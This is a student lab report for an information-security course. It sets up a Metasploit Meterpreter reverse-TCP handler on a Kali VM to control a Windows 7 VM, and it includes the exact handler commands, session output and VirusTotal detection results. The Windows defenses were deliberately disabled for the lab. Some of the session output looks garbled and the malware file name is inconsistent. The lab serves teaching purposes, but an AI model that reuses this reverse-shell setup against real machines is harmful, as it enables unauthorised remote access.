

# Information Security – 7H

## Assignment 2


Humza Noor

19L-2375

### Malware Analysis


#### Logging in:

The first step is of course signing in to our Kali Linux Virtual machine on VMware using the correct credentials.




#### Root Access and verification:

We must ensure that our account has root access and we are using the correct tools.




## Changing IP Addresses:

We must now change the IPs in both VMs: Linux and Windows, in order to allow communication between them. 192.168.10.17 shall be the IP for our Kali Linux.




While, we will be using 192.168.10.1 for the Windows 7 Virtual machine.



## Malware Usage:

The Malware is then allowed to run on the Windows 7 VM, by disabling its defenses.






## Connecting the Malware from Kali Linux:

\$ msfconsole Msf6

Followed By:

- Type “exploit/multi/handler”
- Then, set payload windows/meterpreter/reverse\_tcp
- set lhost 192.168.10.17
- set lport 4444
- run



After running the malware in the Windows 7 VM:

- Kali Linux will get the Windows shell access.
- Using “help” command, we can see the operations that can be performed on the Windows host with the deployed malware



## Passing the Commands from Kali:

We have passed the following commands to the malware:

1. ls
2. shell
3. localtime

```
File Actions Edit View Help
Pty: Tethering Commands
-----
Command      Description
-----
tethering     Manipulate file MMS attributes

netnsmanager > Time/Zone
Local Date/Time: 2022-12-05 00:41:34-0500 Pacific Standard Time (PST-0800)
netnsmanager > ifconfig

Interface 1
-----
Name      : Software Loopback Interface 1
Hardware  : 88:00:00:00:00:00
MTU       : 65535
IPV4 Address : 127.0.0.1
IPV4 Netmask : 255.0.0.0
IPV4 Address : 0.0.0.0
IPV4 Netmask : 255.0.0.0
IPV6 Address : fe80::1::1::1::1
IPV6 Netmask : fe80::1::1::1::1

Interface 12
-----
Name      : Intel(R) HD/HDW ME Desktop Adapter
Hardware  : 88:00:27:00:00:00
MTU       : 1500
IPV4 Address : 192.168.1.1
IPV4 Netmask : 255.255.255.0
IPV4 Address : fe80::1280:82a7:f1b3:fa55
IPV6 Netmask : fe80::1280:82a7:f1b3:fa55

Interface 12
-----
Name      : Microsoft i80486 Adapter
Hardware  : 88:00:00:00:00:00
MTU       : 1500
IPV4 Address : 192.168.1.1
IPV4 Netmask : 255.255.255.0
IPV4 Address : fe80::1280:82a7:f1b3:fa55
IPV6 Netmask : fe80::1280:82a7:f1b3:fa55

netnsmanager > ls
Listing: C:\Users\ahmadkhan\Desktop\bin\
-----
Mode      Size      Type      Last modified      Name
----      -
1000000000 70000 115 2022-11-01 00:22:18 -0500 textex.exe

netnsmanager >
```

Detecting the malware from Windows:

Meanwhile, programs are running well on the windows 7 VM.


```
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ahmadkhan>wmic process list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSet
Size
0 System Idle Process 0 0 1 24576
583 System 8 4 83 2220032
29 smss.exe 11 268 2 1052672
124 csrss.exe 13 336 10 4321280
76 wininit.exe 13 384 3 3977216
203 services.exe 9 480 10 7274496
771 lsass.exe 9 496 8 10412032
144 lsm.exe 8 504 10 4079616
355 svchost.exe 8 612 11 8597504
143 VBoxService.exe 8 672 13 5689344
260 svchost.exe 8 728 7 7143424
570 svchost.exe 8 788 22 19537920
184 svchost.exe 8 908 23 15933440
528 svchost.exe 8 944 20 12616896
```


Among the processes listed above, textex.exe, our malware file has the ProcessID 2096.

175	testex.exe	8	2096	4	9027584
-----	------------	---	------	---	---------

The malware is also running well on the Windows Task manager.



We give enough permissions to the malware, for it to run properly on the windows. This step prepares the malware to act freely and allow us access from the Kali Linux workspace.



## Score Of malware:

Virustotal.com is used, as told in the manual to help analyze the virus. The obtained score in 55/72. This points towards significantly good analysis and working of the malware.

9bad0778653b81428610ecd842ec602c9ae44429ea5ac70e7d46b40bc2c4bcc

55 / 72

55 security vendors and 1 sandbox flagged this file as malicious

9bad0778653b81428610ecd842ec602c9ae44429ea5ac70e7d46b40bc2c4bcc  
72.07 KB  
Size  
2022-11-06 17:48:26 UTC  
28 days ago  
EXE

peexe overlay

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Acronis (Static ML)	1 Suspicious	Ad-Aware	1 Trojan.CryptZ.Gen
AhnLab-V3	1 Trojan.Win32.Shell.R1283	ALYac	1 Trojan.CryptZ.Gen
Arcabit	1 Trojan.CryptZ.Gen	Avest	1 Win32.Meterpreter-C [Trj]
AVG	1 Win32.Meterpreter-C [Trj]	Aura (no cloud)	1 TR/Patched.Gen2
BitDefender	1 Trojan.CryptZ.Gen	BitDefenderTheta	1 Gen:NN.ZexaF.34754.eq1@a0X8FTms
Blav Pro	1 W32.FamVT.Rorent.Hc.Trojan	ClamAV	1 Win.Trojan.Swarot-5710536-0
Comodo	1 TrojWare.Win32.Rozena.A@4jedqr	CrowdStrike Falcon	1 Win/malicious_confidence_100% (D)
Cybereason	1 Malicious.5a8de9	Cylance	1 Unsafe